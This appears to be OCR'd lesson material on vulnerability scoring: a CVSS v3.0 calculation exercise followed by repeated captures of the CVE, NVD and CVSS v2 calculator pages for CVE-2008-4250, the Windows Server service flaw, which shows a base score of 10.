
Use the CVSS v3.0 calculator to calculate the base score of this hypothetical vulnerability:

- Attack vector: must be on the same subnet as victim
- Attack complexity: can be easily repeated at any time
- Privileges required: must be authenticated as a normal user
- User interaction: no interaction required by victim
- Scope: extends beyond vulnerable component
- Confidentiality: attacker has full access to data content
- Integrity: attacker can modify data content
- Availability: attacker can deny access to data content

Write your CVSS base score calculation in the chat window

Older Vulnerabilities

CVE-2008-4250



Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

Home | CVE IDs | About CVE | Compatible Products & More | Community | News | Site Search

TOTAL CVE IDs: 79058

HOME > CVE > CVE-2008-4250

Section Menu
CVE IDs
Coverage Goals
Reference Key/Maps
Updates & Feeds
CVE List (all existing CVE IDs)
Downloads
Search CVE List
Search Tips
View Entire CVE List (html)
NVD Advanced CVE Search
CVE ID Scoring Calculator
Request a CVE ID
CVE Numbering Authorities (CNAs)
Requester Responsibilities
Update a CVE ID
Documentation
About CVE IDs
Terminology
Editorial Policies
Terms of Use
ALSO SEE
Printer-Friendly View

CVE-ID

CVE-2008-4250 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

References


Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BUGTRAQ:20081026 Windows RPC MS08-067 FAQ document released
- URL:http://www.securityfocus.com/archive/1/archive/1/497808/100/0/threaded
- BUGTRAQ:20081027 Windows RPC MS08-067 FAQ document updated
- URL:http://www.securityfocus.com/archive/1/archive/1/497816/100/0/threaded
- MILW0RM:6824
- URL:http://www.milw0rm.com/exploits/6824
- MILW0RM:6841
- URL:http://www.milw0rm.com/exploits/6841
- MILW0RM:7104
- URL:http://www.milw0rm.com/exploits/7104
- MILW0RM:7132
- URL:http://www.milw0rm.com/exploits/7132

This was the vulnerability we looked at in Lesson 1

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

National Vulnerability Database


https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-4250
Sponsored by DHS/NCCIC/US-CERT
NIST National Institute of Standards and Technology
National Vulnerability Database
automating vulnerability management, security measurement, and compliance checking
Vulnerabilities
Checklists
800-53/800-53A
Product Dictionary
Impact Metric
Home
SCAP
SCAP Validated Tools
SCAP Events
About
National Cyber Awar

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

79928	CVE Vulnerabilities
376	Checklists
249	US-CERT Alerts
4458	US-CERT Vuln Notes
10286	OVAL Queries
115327	CPE Names

Last updated: 10/31/2016 1:32:20 PM

CVE Publication rate: 21.57

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit NVD Mailing Lists

Workload Index

Vulnerability Workload Index: 10.83

About Us

NVD is a product of the NIST Computer Security Division and is sponsored by the Department of Homeland Security's National Cyber Security Division. It supports the

Vulnerability Summary for CVE-2008-4250

Original release date: 10/23/2008

Last revised: 10/30/2012

Source: US-CERT/NIST

Overview

The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 10.0 HIGH

Vector: (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Low

Authentication: Not required to exploit

Impact Type: Provides administrator access, Allows complete confidentiality, integrity, and availability violation; Allows unauthorized disclosure of information; Allows disruption of service

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

External Source: MISC

Name: http://blogs.securiteam.com/index.php/archives/1150

Hyperlink: http://blogs.securiteam.com/index.php/archives/1150

External Source: CERT-VN


Name: VU#827267

Additional details are found on the NIST National Vulnerability Database website including CVSS scores, advisories, solutions, tools, and version information.

You may see version 2.0 or version 3.0 CVSS scores

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-4250

Common Vulnerability Scoring System (CVSS) v2


https://nvd.nist.gov/cvss/v2-calculator?name=CVE-2008-4250&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C)
Sponsored by DHS/NCCIC/US-CERT
NIST National Institute of Standards and Technology
National Vulnerability Database
automating vulnerability management, security measurement, and compliance checking
Vulnerabilities
Checklists
800-53/800-53A
Product Dictionary
Impact Metrics
Data Feeds
Statistics
FAQs
Home
SCAP
SCAP Validated Tools
SCAP Events
About
Contact
Vendor Comments
Visualizations
Base Scores
10.0
10.0
10.0
Base
Impact
Exploitability
Temporal
Environmental
10.0
8.0
6.0
4.0
2.0
0.0
1.0

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

79928	CVE Vulnerabilities
376	Checklists
249	US-CERT Alerts
4458	US-CERT Vuln Notes
10286	OVAL Queries
115327	CPE Names

Last updated: 10/31/2016 1:32:20 PM

CVE Publication rate: 21.57

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit NVD Mailing Lists

Workload Index

Vulnerability Workload Index: 10.83

About Us

NVD is a product of the NIST Computer Security Division and is sponsored by the Department of Homeland Security's National Cyber Security Division. It supports the


Common Vulnerability Scoring System Version 2 Calculator - CVE-2008-4250

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

Base score is 10 using the older v2 version of the CVSS calculator. The base score is composed of Impact and Exploitability metrics which are also shown.

https://nvd.nist.gov/cvss/v2-calculator?name=CVE-2008-4250&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C)

Common Vulnerability Scoring System (CVSS) v2



https://nvd.nist.gov/cvss/v2-calculator?name=CVE-2008-4250&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS Base Score	**10**
Impact Subscore	10
Exploitability Subscore	10
CVSS Temporal Score	**Not Defined**
CVSS Environmental Score	**Not Defined**
Modified Impact Subscore	0
Overall CVSS Score	**10**

Show Equations

CVSS v2 Vector (AV:N/AC:L/Au:N/C:C/I:C/A:C)

Base Score Metrics

Exploitability Metrics

Access Vector (AV)*
Local (AV:L) | Adjacent Network (AV:A) | [✓ Network (AV:N)]

Access Complexity (AC)*
High (AC:H) | Medium (AC:M) | [✓ Low (AC:L)]

Authentication (Au)*
Multiple (Au:M) | Single (Au:S) | [✓ None (Au:N)]

* - All base metrics are required to generate a base score.

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Partial (C:P) | [✓ Complete (C:C)]

Integrity Impact (I)*
None (I:N) | Partial (I:P) | [✓ Complete (I:C)]

Availability Impact (A)*
None (A:N) | Partial (A:P) | [✓ Complete (A:C)]

Temporal Score Metrics

Environmental Score Metrics


Update Scores | Clear Form

Disclaimer Notice & Privacy Statement / Security Notice
Send comments or suggestions to nvd@nist.gov
NIST is an Agency of the U.S. Department of Commerce
NVD Services Version 3.7
Full vulnerability listing

The base score of 10 is determined by the calculator settings below.


https://nvd.nist.gov/cvss/v2-calculator?name=CVE-2008-4250&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVE Scoring Rubric v2 - Base Score



CVSS Base Score	**10**
Impact Subscore	10
Exploitability Subscore	10
CVSS Temporal Score	**Not Defined**
CVSS Environmental Score	**Not Defined**
Modified Impact Subscore	0
Overall CVSS Score	**10**

Show Equations



▾ **Base Score Metrics**

Exploitability Metrics

Access Vector (AV)*

Local (AV:L) Adjacent Network (AV:A) [✓ Network (AV:N)]

Access Complexity (AC)*

High (AC:H) Medium (AC:M) [✓ Low (AC:L)]

Authentication (Au)*

Multiple (Au:M) Single (Au:S) [✓ None (Au:N)]

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Partial (C:P) [✓ Complete (C:C)]

Integrity Impact (I)*

None (I:N) Partial (I:P) [✓ Complete (I:C)]

Availability Impact (A)*

